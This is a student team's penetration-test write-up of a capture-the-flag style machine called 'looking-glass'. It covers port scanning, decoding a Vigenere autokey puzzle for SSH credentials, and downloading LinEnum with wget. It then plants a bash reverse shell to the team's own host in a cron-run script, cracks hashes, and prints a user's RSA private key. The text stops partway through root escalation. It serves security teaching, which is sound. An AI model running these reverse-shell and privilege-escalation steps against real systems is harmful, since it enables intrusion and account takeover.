

# PSP0201

# PEN TEST 1

# PHOENIX

**Tutorial Group:** TT4L

**Members:**

ID	Name	Role
1211102051	Ahmad Zakwan Bin Mohd Fazli	Leader
1211101888	Shahnaz Binti Husain Sukri	Member
1211101739	Madhini Arunasalam	Member
1211101657	Danya A/P Viknasvaran	Member

## Step 1: Recon and Enumeration

**Members Involved:** Shahnaz, Danya, Zakwan, Madhini

**Tools Used:** Nmap, Firefox, CyberChef, Boxentriq

After gaining the IP Address, the first thing we tried was doing a web search which was unsuccessful. Next, we used nmap to search for any open ports.

```
(1211101888@kali)-[~]  
$ nmap 10.10.218.43  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-25 22:59 EDT  
Nmap scan report for 10.10.218.43  
Host is up (0.19s latency).  
Not shown: 916 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
9000/tcp   open  cslistener  
9001/tcp   open  tor-orport  
9002/tcp   open  dynamid  
9003/tcp   open  unknown  
9009/tcp   open  pichat  
9010/tcp   open  sdr  
9011/tcp   open  d-star  
9040/tcp   open  tor-trans  
9050/tcp   open  tor-socks  
9071/tcp   open  unknown  
9080/tcp   open  glrpc  
9081/tcp   open  cisco-aqos  
9090/tcp   open  zeus-admin  
9091/tcp   open  xmltec-xmlmail  
9099/tcp   open  unknown  
9100/tcp   open  jetdirect  
9101/tcp   open  jetdirect  
9102/tcp   open  jetdirect
```

```

(1211101888@kali)-[~]
$ nmap -sV 10.10.218.43
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-25 23:06 EDT
Nmap scan report for 10.10.218.43
Host is up (0.19s latency).
Not shown: 916 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pro
tocol 2.0)
9000/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9001/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9002/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9003/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9009/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9010/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9011/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9040/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9050/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9071/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9080/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9081/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9090/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9091/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9099/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9100/tcp  open  jetdirect?
9101/tcp  open  jetdirect?

```

Based on the port services, we could tell that the IP Address was running ssh so we tried connecting to the first and last port.

```

(1211101888@kali)-[~]
$ ssh 10.10.218.43 -p 9000
The authenticity of host '[10.10.218.43]:9000 ([10.10.218.43]:9000)' can't be
established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.218.43]:9000' (RSA) to the list of known h
osts.
Lower
Connection to 10.10.218.43 closed.

```

```

(1211101888@kali)-[~]
$ ssh 10.10.218.43 -p 13783
The authenticity of host '[10.10.218.43]:13783 ([10.10.218.43]:13783)' can't
be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:21: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.218.43]:13783' (RSA) to the list of known
hosts.
Higher
Connection to 10.10.218.43 closed.

```

Based on the message, we had to find the right port either higher or lower. We tried several ports until we narrowed down to the range 10650 - 10640. With that, we found the correct port and we received a message partially encoded.

```
(1211101888@kali)-[~]
$ ssh 10.10.218.43 -p 10650
The authenticity of host '[10.10.218.43]:10650 ([10.10.218.43]:10650)' can't
be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
 ~/.ssh/known_hosts:21: [hashed name]
 ~/.ssh/known_hosts:22: [hashed name]
 ~/.ssh/known_hosts:23: [hashed name]
 ~/.ssh/known_hosts:24: [hashed name]
 ~/.ssh/known_hosts:25: [hashed name]
 ~/.ssh/known_hosts:26: [hashed name]
 ~/.ssh/known_hosts:27: [hashed name]
 ~/.ssh/known_hosts:28: [hashed name]
 (13 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.218.43]:10650' (RSA) to the list of known
hosts.
Higher
Connection to 10.10.218.43 closed.
```

```
(1211101888@kali)-[~]
$ ssh 10.10.218.43 -p 10640
The authenticity of host '[10.10.218.43]:10640 ([10.10.218.43]:10640)' can't
be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
 ~/.ssh/known_hosts:21: [hashed name]
 ~/.ssh/known_hosts:22: [hashed name]
 ~/.ssh/known_hosts:23: [hashed name]
 ~/.ssh/known_hosts:24: [hashed name]
 ~/.ssh/known_hosts:25: [hashed name]
 ~/.ssh/known_hosts:26: [hashed name]
 ~/.ssh/known_hosts:27: [hashed name]
 ~/.ssh/known_hosts:28: [hashed name]
 (14 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.218.43]:10640' (RSA) to the list of known
hosts.
Lower
Connection to 10.10.218.43 closed.
```

```

(1211101888@kali)-[~]
$ ssh 10.10.218.43 -p 10646
The authenticity of host '[10.10.218.43]:10646 ([10.10.218.43]:10646)' can't
be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:21: [hashed name]
  ~/.ssh/known_hosts:22: [hashed name]
  ~/.ssh/known_hosts:23: [hashed name]
  ~/.ssh/known_hosts:24: [hashed name]
  ~/.ssh/known_hosts:25: [hashed name]
  ~/.ssh/known_hosts:26: [hashed name]
  ~/.ssh/known_hosts:27: [hashed name]
  ~/.ssh/known_hosts:28: [hashed name]
  (17 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? ys
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '[10.10.218.43]:10646' (RSA) to the list of known
hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'
Auto Bake
Oi tzdr hjw oqzehp jpvvd tc oaoh:

```

Shahnaz first tried using CyberChef with the magic recipe to decode the message but it was unsuccessful. Next, Zakwan suggested that it was either a caesar or vigenere cipher. So we used a cipher identifier and the results came back unknown. After a google search on the word Jabberwocky, we found out that the message was actually a poem but the last sentence was not. We used the last sentence in the cipher identifier and the results showed it was a vigenere autokey cipher.

Last build: 17 days ago

OptionsAbout / Support

Recipe

Magic

Depth3Intensive mode

Extensive language support

Crib (known plaintext string or regex)

Input

start: 982end: 982length: 982lines: 37

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh  
Ewl vpvict qseux dine huidox-achgb!  
Al peqi pt eitif, ick azmo mtd wlae  
Lx ymca krebqpsxug cevnm.  
  
'Ick lrla xhzj zlbmg vpt Qesulvwzrr?  
Cpqx vw bf eifz, qy mthmjwa dwn!  
V jitinofh kaz! Gtntdvl! Ttspaj!  
Wl ciskvttk me apw jzn.  
  
'Awbw utqasmx, tuh tst zljxaa bdcij  
Wph gjgl aoh zkuqsi zg ale hpie;  
Bpe oqbzc nxyi tst iosszqdtz,  
Eew ale xdte semja dbxxkhfe.  
Jdbr tivtmi pw sxderpIoeKeudmgdstd

Output

time: 61mslength: 5692lines: 209

Recipe (click to load)	Result snippet	Properties
	Jabberwocky. 'Mdes mgplmmz, cvs alv lsmtsn aowil.Fqs ncix hrd rxtbmi bp bwl arul;.Elw bpmtc pgzt ...	Valid UTF8 Entropy: 4.98

# Analysis Results

'Mdes mgplmmz, cvs alv lsmtsn aowil Fqs ncix hrd rxtbmi bp bwl arul; Elw bpmtc pgzt alv uvvordcet, E...

Your ciphertext is likely of this type:

## Unknown Cipher (click to read more)

### Votes

- Unknown Cipher (62 votes)
- Bifid Cipher (12 votes)
- Vigenere Autokey Cipher (11 votes)
- Beaufort Autokey Cipher (8 votes)
- Beaufort Cipher (4 votes)
- Vigenere Cipher (3 votes)

For further text analysis and statistics, [click here](#).

# Jabberwocky

Lewis Carroll (Charles Lutwidge Dodgson)

'Twas brillig, and the slithy toves  
Did gyre and gimble in the wabe;  
All mimsy were the borogoves,  
And the mome raths outgrabe.

"Beware the Jabberwock, my son!  
The jaws that bite, the claws that catch!  
Beware the Jubjub bird, and shun  
The frumious Bandersnatch!"

He took his vorpal sword in hand:  
Long time the manxome foe he sought--  
So rested he by the Tumtum tree,  
And stood awhile in thought.

And, as in uffish thought he stood,  
The Jabberwock, with eyes of flame,  
Came whiffling through the tulgey wood,  
And burbled as it came!

One two! One two! And through and through  
The vorpal blade went snicker-snack!  
He left it dead, and with its head  
He went galumphing back.

"And hast thou slain the Jabberwock?  
Come to my arms, my beamish boy!  
O frabjous day! Callooh! Callay!"  
He chortled in his joy.

'Twas brillig, and the slithy toves  
Did gyre and gimble in the wabe;  
All mimsy were the borogoves,  
And the mome raths outgrabe.

Jabberwocky

'Mdes mgplmmz, cvs alv lsmtsn aowil  
Fqs ncix hrd rxtbmi bp bwl arul;  
Elw bpmte pgzt alv uvvordcet,  
Egf bwl qffl vaewz ovxztigl.

'Fvphve ewl Jbfugzlvgb, ff woy!  
Ioe kepu bwhx sbai, tst jlbal vppa grmj!  
Bplhrf xag Rjinlu imro, pud tlnp  
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:  
Eqvv amdX ale xpuxpqx hwt oi jhbkhe--  
Hv rfwmgl wl fp moi Tfbaun xkgm,  
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,  
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,  
Jani pjqumpzgn xhcdgbi xag bjskvr dsoo,  
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkhe  
Ewl vpvict qseux dine huidox-achgb!  
Al peqi pt eitf, ick azmo mtd wlae  
Lx ymca krebqpsxug cevM.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?  
Cpqx vw bf eifz, qy mthmjwa dwn!  
V jitinofh kaz! Gtntdvl! Ttspaj!'  
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij  
Wph gjgl aoh zkuqsi zg ale hpie;  
Bpe oqbzc nxyi tst iosszqdtz,  
Eew ale xdte semja dbxxkhfe.  
Jdbr tivtmi pw sxderpIoeKeudmgdstd



## Enter Ciphertext here

Jdbr tivtmi pw sxderpIoeKeudmgdstd

Analyze Text

Copy

Paste

Text Options...

Note: To get accurate results, your ciphertext should be at least 25 characters long.

## Analysis Results

Jdbr tivtmi pw sxderpIoeKeudmgdstd

Your ciphertext is likely of this type:

**Vigenere Autokey Cipher (click to read more)**

We tried using Boxentriq to auto solve the message. After experimenting with different key lengths, we found the correct key. Using said key, we then decoded the message which revealed the secret bewareTheJabberwock. We then entered the secret and the user:password combination was revealed

### Auto Solve results

Score	Key	Text
37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffing through the tulgey wood and burbled a



## Vigenere Tool

wpn gjgi aon zkuqsl zg ale nple;  
Bpe oqbzc nxyi tst iosszqdtz,  
Eew ale xdte semja dbxxkhfe.  
Jdbr tivtmi pw sxderpIoeKeudmgdstd

Copy

Paste

Text Options...



thealphabetcipher



Standard Mode



English

Decode

Encode

Auto Solve (without key)

Instructions

### Auto Solve Options

Min Key Length

3

Max Key Length

20

Iterations

100

Max Results

29

Spacing Mode

Automatic

### Results

Decoded message.

And the mome rats outgrade.  
Your secret is bewareTheJabberwock

```
Enter Secret:  
jabberwock:BecomeDisbelieveThreesSounds  
Connection to 10.10.218.43 closed.
```

```
(1211101888@kali)-[~]  
$
```

## Step 2: Initial Foothold

**Members Involved:** Shahnaz, Danya, Zakwan

**Tools Used:** ssh, LinEnum, smallseotools

After receiving the user:password combination, we successfully ssh into the user with the given credentials. First thing we did was list all files in the current directory. We immediately saw the file user.txt and printed its content using cat. However, the flag shown was reversed so using smallseotools we reversed the flag.

```
(1211101888@kali)-[~]  
$ ssh jabberwock@10.10.218.43  
The authenticity of host '10.10.218.43 (10.10.218.43)' can't be established.  
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:20: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.218.43' (ED25519) to the list of known hosts.  
jabberwock@10.10.218.43's password:  
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1  
jabberwock@looking-glass:~$
```

```
Plagiarism Checker jabberwock@looking-glass: ~  
jabberwock@looking-glass:~$ ls  
poem.txt  twasBrillig.sh  user.txt  
jabberwock@looking-glass:~$ cat user.txt  
{32a911966cab2d643f5d57d9e0173d56{mht  
jabberwock@looking-glass:~$
```



To further inspect the user, we tried the command `find / -perm -u=s -type f 2>/dev/null` to look for suid files. Next, we tried to `git clone LinEnum.sh` but was unsuccessful. To combat that, we set up a http server on our machine and `wget` on the user machine to save the file `LinEnum.sh`. We changed the permissions using `chmod` to make the file executable and ran the file.

```

jabberwock@looking-glass:~$ which wget
/usr/bin/wget
jabberwock@looking-glass:~$ wget http://10.8.92.214/LinEnum.sh
--2022-07-26 06:37:12-- http://10.8.92.214/LinEnum.sh
Connecting to 10.8.92.214:80... failed: Connection refused.
jabberwock@looking-glass:~$ wget http://10.8.92.214:8080/LinEnum.sh
--2022-07-26 06:37:32-- http://10.8.92.214:8080/LinEnum.sh
Connecting to 10.8.92.214:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[=====>] 45.54K  113KB/s   in 0.4s

2022-07-26 06:37:33 (113 KB/s) - 'LinEnum.sh' saved [46631/46631]

jabberwock@looking-glass:~$ ./LinEnum.sh
-bash: ./LinEnum.sh: Permission denied
jabberwock@looking-glass:~$ chmod +x LinEnum.sh
jabberwock@looking-glass:~$ LinEnum.sh
LinEnum.sh: command not found
jabberwock@looking-glass:~$ ./LinEnum.sh

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled

Scan started at:
Tue Jul 26 06:38:57 UTC 2022

### SYSTEM #####
[-] Kernel information:
Linux looking-glass 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC
2020 x86_64 x86_64 x86_64 GNU/Linux

[-] Kernel information (continued):
Linux version 4.15.0-109-generic (buildd@lgw01-amd64-010) (gcc version 7.5.0 (U
buntu 7.5.0-3ubuntu1~18.04)) #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020

```

### Step 3: Horizontal Privilege Escalation

**Members Involved:** Shahnaz, Zakwan

**Tools Used:** Firefox, netcat

After running LinEnum, we found some questionable things such as being able to run the /sbin/reboot command without root password. Further inspection, we found that it runs the twasBrillig.sh shell and reboots to the user tweedledum. After a search for bash reverse shells, we ended up using the shell by pentest monkey by copy pasting it into twasBrillig.sh . We did it twice because we did not change the IP Address to our machine. We set up a netcat on our machine and ran the command. After a while, we successfully entered the user tweedledum.

```
[+] We can sudo without supplying a password!  
Matching Defaults entries for jabberwock on looking-glass:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/  
sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User jabberwock may run the following commands on looking-glass:  
    (root) NOPASSWD: /sbin/reboot
```

```
[-] Crontab contents:  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the `crontab`  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# m h dom mon dow user  command  
17 * * * * root    cd / && run-parts --report /etc/cron.hourly  
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --re  
port /etc/cron.daily )  
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --re  
port /etc/cron.weekly )  
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --re  
port /etc/cron.monthly )  
#  
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

```
jabberwock@looking-glass:~$ nano twasBrillig.sh
jabberwock@looking-glass:~$ cat twasBrillig.sh
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1

jabberwock@looking-glass:~$ nano twasBrillig.sh
jabberwock@looking-glass:~$ cat twasBrillig.sh
bash -i >& /dev/tcp/10.8.92.214/8080 0>&1

jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.8.10 closed by remote host.
Connection to 10.10.8.10 closed.

(1211101888@kali)-[~]
$

1211101888@kali: ~
File Actions Edit View Help

(1211101888@kali)-[~]
$ nc -lvnp 8080
listening on [any] 8080 ...


(1211101888@kali)-[~]
$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.8.92.214] from (UNKNOWN) [10.10.8.10] 49316
bash: cannot set terminal process group (903): Inappropriate ioctl for device
bash: no job control in this shell
tweedledum@looking-glass:~$
```

In the new user, we ls to list files in the current directory and there was a file called humptydumpty.txt. We cat the file and it was a long string of text. Our first thought was to check cyberchef but it was wrong. Next, we used crackstation and all but the last one was wrong. Lastly, we tried the last string of text in CyberChef again using the magic recipe and we received the password.

Enter up to 20 non-salted hashes, one per line:

dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b97692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404ffa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfcd9d5d4956416f57f6b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d05e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d87468652070617373776f7264206973207a797877767574737271706f6e6d6c6b

I'm not a robot



reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed	sha256	one
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	of
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f	sha256	these
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfcd9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0	sha256	the
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	sha256	password
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b	Unknown	Not found.

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Download CrackStation's Wordlist

Recipe

Magic

Depth

3

☐ Intensive mode

☐ Extensive language support

Crib (known plaintext string or regex)

Input

length: 64  
lines: 1

7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b

Output

time: 627ms  
length: 16355  
lines: 607

Recipe (click to load)	Result snippet	Properties
<a href="#">From_Hex('None')</a>	the password is zyxwvutsrqponmlk	Possible languages: English Matching ops: From Base85 Valid UTF8 Entropy: 4.29
	7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b	Matching ops: From Base64, From Base85, From Hex, From Hexdump Valid UTF8 Entropy: 3.26

With the given password, we tried to su into humptydumpty but was unsuccessful with the error message to use in terminal. With a google search, we found the command /usr/bin/script -qc /bin/bash /dev/null. We tried to su again and it worked.



```
tweedledum@looking-glass:~$ /usr/bin/script -qc /bin/bash /dev/null
/usr/bin/script -qc /bin/bash /dev/null
tweedledum@looking-glass:~$ su
su
Password: s
d
su: Authentication failure

tweedledum@looking-glass:~$ d
d: command not found
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$
```

Once we were in, we ls to view the list of files and found poetry.txt. After viewing it, it was just part of a story. We also tried LinEnum again, but there was no difference. We tried the command find / -user humptydumpty and find / -user humptydumpty -print 2>/dev/null but nothing worked. We finally found the file bashrc which has id\_rsa key of alice.

```
humptydumpty@looking-glass:~$ ls
ls
poetry.txt
humptydumpty@looking-glass:~$ cat poetry.txt
cat poetry.txt
'You seem very clever at explaining words, Sir,' said Alice. 'Would you kindly tell me the meaning of the poem called "Jabberwocky"?'

'Let's hear it,' said Humpty Dumpty. 'I can explain all the poems that were ever invented—and a good many that haven't been invented just yet.'

This sounded very hopeful, so Alice repeated the first verse:

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
'That's enough to begin with,' Humpty Dumpty interrupted: 'there are plenty of hard words there. "Brillig" means four o'clock in the afternoon—the time when you begin broiling things for dinner.'

'That'll do very well,' said Alice: 'and "slithy"?'
```

```
humptydumpty@looking-glass:~$ wget http://10.8.92.214:8080/LinEnum.sh
wget http://10.8.92.214:8080/LinEnum.sh
--2022-07-26 10:00:07-- http://10.8.92.214:8080/LinEnum.sh
Connecting to 10.8.92.214:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          0%[          ] 0 -- --KB/s
LinEnum.sh          49%[=====>] 22.38K 112KB/s
LinEnum.sh          100%[=====] 45.54K 116KB/s in 0.4s

2022-07-26 10:00:08 (116 KB/s) - 'LinEnum.sh' saved [46631/46631]

humptydumpty@looking-glass:~$ ls
ls
LinEnum.sh  poetry.txt
humptydumpty@looking-glass:~$ chmod +x ./LinEnum.sh
chmod +x ./LinEnum.sh
humptydumpty@looking-glass:~$ ./LinEnum.sh
./LinEnum.sh

#####
# Local Linux Enumeration & Privilege Escalation Script #
le_languages:
```

```

humptydumpty@looking-glass:/home$ cat alice/.ssh/id_rsa
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEPgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmd
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLl3f4rBf84RmuKEEy6bYZ+/WOEGHl
fks5ngFniW7*2R3vyq7xyDrwiXEjfw4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+giHQIDAQABAoIBAQAIA5kCyMqtQj
X2F+09J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvLRgFRmpn7hJAjD/bwFKLb7j
/pHmkU1C4WkaJdjPZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjQwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jLMHQ0
zmU73tuPVQSESGeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDy0FWCbmgOvik4Lzk/rDgn9VjcYFxoPuj3XH2L8QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVROAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LUdKt4QQvCJVrGbdBVGOFLowZzLpYGJchxmLR+RHCB40pZjBgr5
8bjJlQcp6pplBRcf/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfN4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBA0xvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcb0ARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zLCotJ8FQZKjDh0GnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYASKgj
oPPwkhxhA0ULXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6LzrdsHwdQAXK
e8wCbMuhAoGBA0Ky50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfrn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$

```


We copied the key onto our local machine, changed the permissions to 600 and ssh. However, we kept getting invalid format and tried several ways to fix it such as changing file extension to .p8 but it did not work. At last, we recopied the key to include the begin and end title and we were finally able to ssh into alice.

```

(1211101888@kali)-[~]
$ chmod 600 id_rsa

(1211101888@kali)-[~]
$ ssh -i id_rsa alice@10.10.8.10
Load key "id_rsa": invalid format
alice@10.10.8.10's password:
^C

```



```
(1211101888@kali)-[~]  
$ ssh -i id_rsa alice@10.10.8.10  
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1  
alice@looking-glass:~$
```

## Step 4: Root Privilege Escalation

**Members:** Zakwan

**Tools Used:**

The only file in alice was kitten.txt, which did not contain anything significant. We also used ls -la. Having searched around we found the file sudoers but was denied access. There was also a directory sudoers.d and was able to list its files. If we cat each file, we can find commands to run that do not require root password. However, because the host name is reversed, we need to use the flag -h to change the hostname. With that we are able to get root user and root flag.

```
alice@looking-glass:~$ ls -l
total 4
-rw-rw-r-- 1 alice alice 369 Jul  3  2020 kitten.txt
alice@looking-glass:~$ ls -la
total 40
